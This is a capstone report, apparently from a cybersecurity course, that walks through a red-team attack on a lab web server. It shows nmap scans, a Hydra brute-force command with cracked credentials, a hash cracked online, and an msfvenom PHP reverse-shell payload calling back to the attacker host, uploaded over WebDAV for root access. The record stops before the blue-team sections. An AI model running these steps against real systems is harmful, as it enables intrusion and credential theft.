

# Red vs Blue Team

Capstone Engagement

# Red Team vs Blue Team



## Red Team Security

Network Topology

Recon

Vulnerability Assessment

Exploitation



## Blue Team

Log Analysis

Attack Characterisation



## Mitigations

Proposed Alarms

Mitigation Strategies

# Summary


This document contains a summary of the critical security flaws discovered in the Red Team Security Assessment of Project 2 Red-vs-Blue Team.

The vulnerabilities were identified on the network using penetration testing tools and manual security analysis techniques. The Common Weakness Enumeration (CWE) is an industry-standard classification of types of software weaknesses or flaws, that can lead to security problems. CWE™ is a community-developed list of software and hardware weakness types. It serves as a common language, a measuring stick for security tools, and as a baseline for weakness identification, mitigation, and prevention efforts.

In the Blue Team Log Analysis and Attack Characterisation we utilise Kibana in Elastic Stack to analyse and illustrate the attack. Kibana enables the visual analysis of data from an Elasticsearch with Logstash and Beats. Using Kibana's interface allows us to query data in Elasticsearch indices and then visualise the results through various chart options.

The Blue Team proposes mitigations Strategies to create alarms and harden the system concerning the flaws discovered. The recommendations are not exhaustive.

## Network Topology



## Network Topology

We mapped the network topology of the project, inclusive of the Kali Attacking Machine, ELK server and the Target Machine

- ◊ RDP Connection from Remote Workstation to Gateway
- ◊ Gateway Port 22 SSH Kali Linux
- ◊ Kali Linux to Target SSH Port 22 & HTTP Port 80
- ◊ ELK Server to Target TCP Port 9200



Red Team Security Assessment

# Network Red Team vs Blue Team Subnet

IP Address Range

192.168.1.0/24

Subnet Mask

255.255.255.0

Gateway

192.168.1.1

# Recon

We used NMAP to scan the network, and identified the following hosts

Hostname	IP Address	Role on Network
Gateway	192.168.1.1	Hyper-V Host
Kali Linux	192.168.1.90	Attack (Penetration Tester) Machine
ELK Server	192.168.1.100	Security Monitoring
Capstone	192.168.1.105	Target (Vulnerable Web) Server

# Vulnerability

## Improper Authorisation of Index Containing Sensitive Information

### Vulnerability

CRITICAL

CWE-612

### Description

The product creates a search index of private or sensitive documents, but it does not properly limit index access to actors who are authorized to see the original information

### Impact

Web sites and other document repositories may apply an indexing routine against a group of private documents to facilitate search. If the index's results are available to parties who do not have access to the documents being indexed, then attackers could obtain portions of the documents by conducting targeted searches and reading the results. The risk is especially dangerous if search results include surrounding text that was not part of the search query. This issue can appear in search engines that are not configured (or implemented) to ignore critical files that should remain hidden; even without permissions to download these files directly, the remote user could read them

# Vulnerability

## Exposure of Sensitive Information to an Unauthorised Actor

Vulnerability	Description	Impact
CRITICAL CWE-200	The product exposes sensitive information to an actor that is not explicitly authorised to have access to that information	There are many different kinds of mistakes that introduce information exposures. The severity of the error can range widely, depending on the context in which the product operates, the type of sensitive information that is revealed, and the benefits it may provide to an attacker. Some kinds of sensitive information include: private, personal information, such as personal messages, financial data, health records, geographic location, or contact details

# Vulnerability

## Inadequate Encryption Strength

### Vulnerability

CRITICAL

CWE-326

### Description

A weak encryption scheme can be subjected to brute force attacks that have a reasonable chance of succeeding using current attack methods and resources

### Impact

An attacker may be able to decrypt the data using brute force attacks

# Vulnerability

## Weak Password Requirements

Vulnerability	Description	Impact
CRITICAL CWE-521	The product does not require that users should have strong passwords, which makes it easier for attackers to compromise user accounts	An attacker could easily guess user passwords and gain access user accounts

# Vulnerability

## Insecure Storage of Sensitive Information

Vulnerability	Description	Impact
CRITICAL CWE-922	If read access is not properly restricted, then attackers can steal the sensitive information. If write access is not properly restricted, then attackers can modify and possibly delete the data, causing incorrect results and possibly a denial of service	Attackers can read sensitive information by accessing the unrestricted storage mechanism

# Vulnerability

## Unrestricted Upload of File

### Vulnerability

CRITICAL

CWE-434

### Description

The software allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment

### Impact

Arbitrary code execution is possible if an uploaded file is interpreted and executed as code by the recipient. This is especially true for .asp and .php extensions uploaded to web servers because these file types are often treated as automatically executable, even when file system permissions do not specify execution. For example, in Unix environments, programs typically cannot run unless the execute bit is set, but PHP programs may be executed by the web server without directly invoking them on the operating system

# Vulnerability

## Weak Encoding for Password

Vulnerability	Description	Impact
CRITICAL		
CWE-261	Obscuring a password with a trivial encoding does not protect the password	Gain Privileges or Assume Identity



Exploitation

# NMAP Scan

## Improper Authorisation of Index Containing Sensitive Information

### Tools

NMAP

### Processes

We start with a port scan to enumerate the network command: nmap 192.168.1.0/24 We enumerate further with NMAP to find services and versions running command: nmap -sV -A 192.168.1.105

### Achievements

Identify IP address 192.168.1.105, TCP Ports 22 and 80 open, We also uncover Apache version and Web Directory Index

## Nmap Scan: Port 22 & 80 Open

```
File Actions Edit View Help  
PORT STATE SERVICE VERSION  
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   2048 73:42:b5:8b:ie:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)  
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:b9:39:42:12:88 (ECDSA)  
|   256 b3:76:42:f5:21:42:ac:4d:16:58:e6:ac:78:e6:d2:10 (ED25519)  
80/tcp open http Apache httpd 2.4.29  
| http-headers:  
|   maxfiles_limit_reached (18)  
SIZE TIME FILENAME  
- 2019-05-07 18:23 company_blog/  
422 2019-05-07 18:23 company_blog/blog.txt  
- 2019-05-07 18:27 company_folders/  
- 2019-05-07 18:25 company_folders/company_culture/  
- 2019-05-07 18:26 company_folders/customer_info/  
- 2019-05-07 18:27 company_folders/sales_docs/  
- 2019-05-07 18:22 company_share/  
- 2019-05-07 18:34 meet_our_team/  
329 2019-05-07 18:31 meet_our_team/ashton.txt  
404 2019-05-07 18:33 meet_our_team/hannah.txt  
  
http-server-header: Apache/2.4.29 (Ubuntu)  
http-title: Index of /  
MAC Address: 00:15:50:00:04:0F (Microsoft)  
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).  
TCP/IP fingerprint:  
OS:SCAN[V=7.80E+00%D=11/17%O=+2%CT=1%CU=+3154%PV=YXDS+1%DC=DNG=YMM=+001550%  
05:TM=5FB38B7B3D+xx86_64-pc-linux-gnu)SEQ(SP=18690CD+1X1SR=1083TI=ZKC1+ZKII=+  
05:1XTS=A)OP(5:01=MSB4ST11NW7903+MSB4ST11NW7904+MSB4ST11NW7905+  
05:MSB4ST11NW7906+MSB4ST11WON(W1=FE88W2+FE88W3+FE88W4+FE88W5+FE88W6+  
05:6+FE88)TCN(R=YXDF=YXT+4096+FAFPX0+MSB4NN5NW73CC=YXQ+T1)(R=YXDF=YXT+4096+  
05:0MA+S+KF=ASXRD+0SQ=)T2(R=N)T3(R=R)=T4(R=YXDF=YXT+4096+0KS+AKA+ZKF+RSD+XRD  
05:=0SQ=)T5(R=YXDF=YXT+4096+0KS+ZKA+S+KF=ARSD+XRD+0SQ=)T6(R=YXDF=YXT+4096+0  
05:3S+AKA+ZKF+RSD+XRD+0SQ=)T7(R=YXDF=YXT+4096+0KS+ZKA+S+KF=ARSD+XRD+0SQ=)U1  
05:(R=YXDF=NNT+4091PL=1643UN+0XRIPL=GXRIPCK+GXRUCK+GXRUD+G)IE(R=YXDF=+  
05:=NST+409CD+S)  
  
Network Distance: 1 hop  
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 0.86 ms 192.168.1.105  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 20.46 seconds  
root@Kali:~#
```

## Nmap Service and Version Scan:

```
File Actions Edit View Help  
PORT STATE SERVICE VERSION  
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   2048 73:42:b5:8b:ie:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)  
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:b9:39:42:12:88 (ECDSA)  
|   256 b3:76:42:f5:21:42:ac:4d:16:58:e6:ac:78:e6:d2:10 (ED25519)  
80/tcp open http Apache httpd 2.4.29  
| http-headers:  
|   maxfiles_limit_reached (18)  
SIZE TIME FILENAME  
- 2019-05-07 18:23 company_blog/  
422 2019-05-07 18:23 company_blog/blog.txt  
- 2019-05-07 18:27 company_folders/  
- 2019-05-07 18:25 company_folders/company_culture/  
- 2019-05-07 18:26 company_folders/customer_info/  
- 2019-05-07 18:27 company_folders/sales_docs/  
- 2019-05-07 18:22 company_share/  
- 2019-05-07 18:34 meet_our_team/  
329 2019-05-07 18:31 meet_our_team/ashton.txt  
404 2019-05-07 18:33 meet_our_team/hannah.txt  
  
http-server-header: Apache/2.4.29 (Ubuntu)  
http-title: Index of /  
MAC Address: 00:15:50:00:04:0F (Microsoft)  
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).  
TCP/IP fingerprint:  
OS:SCAN[V=7.80E+00%D=11/17%O=+2%CT=1%CU=+3154%PV=YXDS+1%DC=DNG=YMM=+001550%  
05:TM=5FB38B7B3D+xx86_64-pc-linux-gnu)SEQ(SP=18690CD+1X1SR=1083TI=ZKC1+ZKII=+  
05:1XTS=A)OP(5:01=MSB4ST11NW7903+MSB4ST11NW7904+MSB4ST11NW7905+  
05:MSB4ST11NW7906+MSB4ST11WON(W1=FE88W2+FE88W3+FE88W4+FE88W5+FE88W6+  
05:6+FE88)TCN(R=YXDF=YXT+4096+FAFPX0+MSB4NN5NW73CC=YXQ+T1)(R=YXDF=YXT+4096+  
05:0MA+S+KF=ASXRD+0SQ=)T2(R=N)T3(R=R)=T4(R=YXDF=YXT+4096+0KS+AKA+ZKF+RSD+XRD  
05:=0SQ=)T5(R=YXDF=YXT+4096+0KS+ZKA+S+KF=ARSD+XRD+0SQ=)T6(R=YXDF=YXT+4096+0  
05:3S+AKA+ZKF+RSD+XRD+0SQ=)T7(R=YXDF=YXT+4096+0KS+ZKA+S+KF=ARSD+XRD+0SQ=)U1  
05:(R=YXDF=NNT+4091PL=1643UN+0XRIPL=GXRIPCK+GXRUCK+GXRUD+G)IE(R=YXDF=+  
05:=NST+409CD+S)  
  
Network Distance: 1 hop  
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 0.86 ms 192.168.1.105  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 20.46 seconds  
root@Kali:~#
```

# Sensitive Data Exposure

## Exposure of Sensitive Information to an Unauthorised Actor

### Tools

Manual Access


### Processes

We access the insecure Apache HTTP website 192.168.1.105



### Achievements

Navigating through the directories we find information relating to the company\_secret\_folder

## Company Folder



## Secret Folder



# Brute Force Attack

## Inadequate Encryption Strength

### Tools

Hydra

### Processes

We use the information found in the company\_secret\_folder and run a brute-force attack on the password protected secret folder command:

```
hydra -l ashton -P  
/usr/share/wordlists/rockyou.txt -s 80 -f  
-vV 192.168.1.105 http-get  
/company_folders/secret_folder
```

### Achievements

Successful retrieval of User and Password

# Hydra


```
Kali on ML-REFVM-64427 - Virtual Machine Connection
File Action Media Clipboard View Help
Mozilla Firefox Shell No. 1 wordlists - File Manager 01:03 AM
ShellNo.1
File Actions Edit View Help

[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'yangyang' - 10102 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'yakuza' - 10103 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'wildflower' - 10104 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'wallpaper' - 10105 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'vase' - 10106 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'zealotkate' - 10107 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'trixieki' - 10108 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'toosexy' - 10109 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'teixeira' - 10110 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'simran' - 10112 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'sherwood' - 10113 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'shelton' - 10114 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'sext123' - 10115 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'rebel' - 10116 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'pocket' - 10117 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'patterson' - 10118 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'pejaro' - 10119 of 14344399 [child 18] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'murillo' - 10120 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'montes' - 10121 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'meme123' - 10122 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'meando' - 10123 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'marche' - 10124 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'madonna' - 10125 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'lindinha' - 10126 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'leopoldo' - 10127 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'paruku' - 10128 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'lambada' - 10129 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'lakota' - 10130 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'laddie' - 10131 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'krizia' - 10132 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'kolokoy' - 10133 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'kodiak' - 10134 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'kittycity' - 10135 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'kikiki123' - 10136 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'khadijah' - 10137 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'kantot' - 10138 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'joey' - 10139 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'jefferson' - 10140 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.185 - login 'ashton' - pass 'jessica' - 10141 of 14344399 [child 5] (0/0)

[!] [http-set] host: 192.168.1.105 login: ashton password: leopoldo

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-17 01:03:02
1 of 1 target successfully completed, 1 valid password found
root@Kali:~#
```

# Login with user Ashtons credentials



# Unlock Folder to Compromise Server

## Insecure Storage of Sensitive Information

### Tools

Manual access via folder


### Processes

Access password protected folder with credentials of obtained, Analyse contents folder

### Achievements

Uncover instructions to access the WebDav Corporate Server and user Ryans Hash

## Company Folder Secret Folder, Instructions to connect to Corporate Server



# Password Crack

## Weak Encoding for Password

### Tools

CrackStation

### Processes

Copy retrieved hash into CrackStation

### Achievements

Successfully obtained user Ryans Hash  
to login into Corporate Server

# Crack HASH with CrackStation

The screenshot shows a Kali Linux desktop environment with a Mozilla Firefox browser window open. The browser's title bar reads "CrackStation - Online Pa... [Shell No. 1]" and "wordlists - File Manager". The address bar shows the URL "https://crackstation.net". The page content is the "Free Password Hash Cracker" section of the CrackStation website. A text input field contains the hash "d7dad8a5cd7c8376eeb50d69b3ccd352". Below the input field is a reCAPTCHA verification box with the text "I'm not a robot". To the right of the input field is a table with one row:

Hash	Type	Result
d7dad8a5cd7c8376eeb50d69b3ccd352	md5	Linux4u

Color Codes: Exact match Partial match Not found

[Download CrackStation's Wordlist](#)

**How CrackStation Works**

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in

# Upload PHP to WebDav

## Unrestricted Upload of File

### Tools

Cadaver

### Processes

We use cavader the CLI for webdav to login

### Achievements

Successful login with user Ryans credentials

## Login to WebDav

```
Authentication required for webdav on server '192.168.1.105':  
Username: ryan  
Password:  
dav:/webdav/> █
```

Locate and customize the reverse shell script to upload

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPO  
RT=4444 -f raw -o shell.php  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the  
payload  
[-] No arch selected, selecting arch: php from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 1113 bytes  
Saved as: shell.php  
root@Kali:~#
```

Reverse Shell Script uploaded

The screenshot shows a web browser window displaying a directory index for '/webdav'. The address bar indicates the URL is 192.168.1.105/webdav/shell.php. The page title is 'Index of /webdav'. Below the title is a table with three columns: Name, Last modified, and Size Description. The table contains three rows: a parent directory entry, a file named 'passwd.dav' last modified on 2019-05-07 at 18:19 with a size of 43, and a file named 'shell.php' last modified on 2020-11-19 at 07:04 with a size of 1.1K. The 'shell.php' file is highlighted with a red box. At the bottom of the page, the Apache server information is visible: 'Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80'.

Name	Last modified	Size Description
Parent Directory		-
passwd.dav	2019-05-07 18:19	43
<b>shell.php</b>	2020-11-19 07:04	1.1K

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

# Remote Code Execution

## Unrestricted Upload of File

### Tools

Msfvenom

Cadaver

Metasploit

Command line

### Processes

Command line instance of Metasploit we use to generate and output the shell code

Use Cadaver to upload PHP shell code onto our target

Start listener and deliver payload

Command: find . -iname flag.txt

### Achievements

Locate and customize the reverse shell script to upload

Success Shell.PHP on target

Performed successful reverse attack and gained shell and root access

Search and retrieve the Flag

## Start Listener, Deliver Payload, Gain Shell

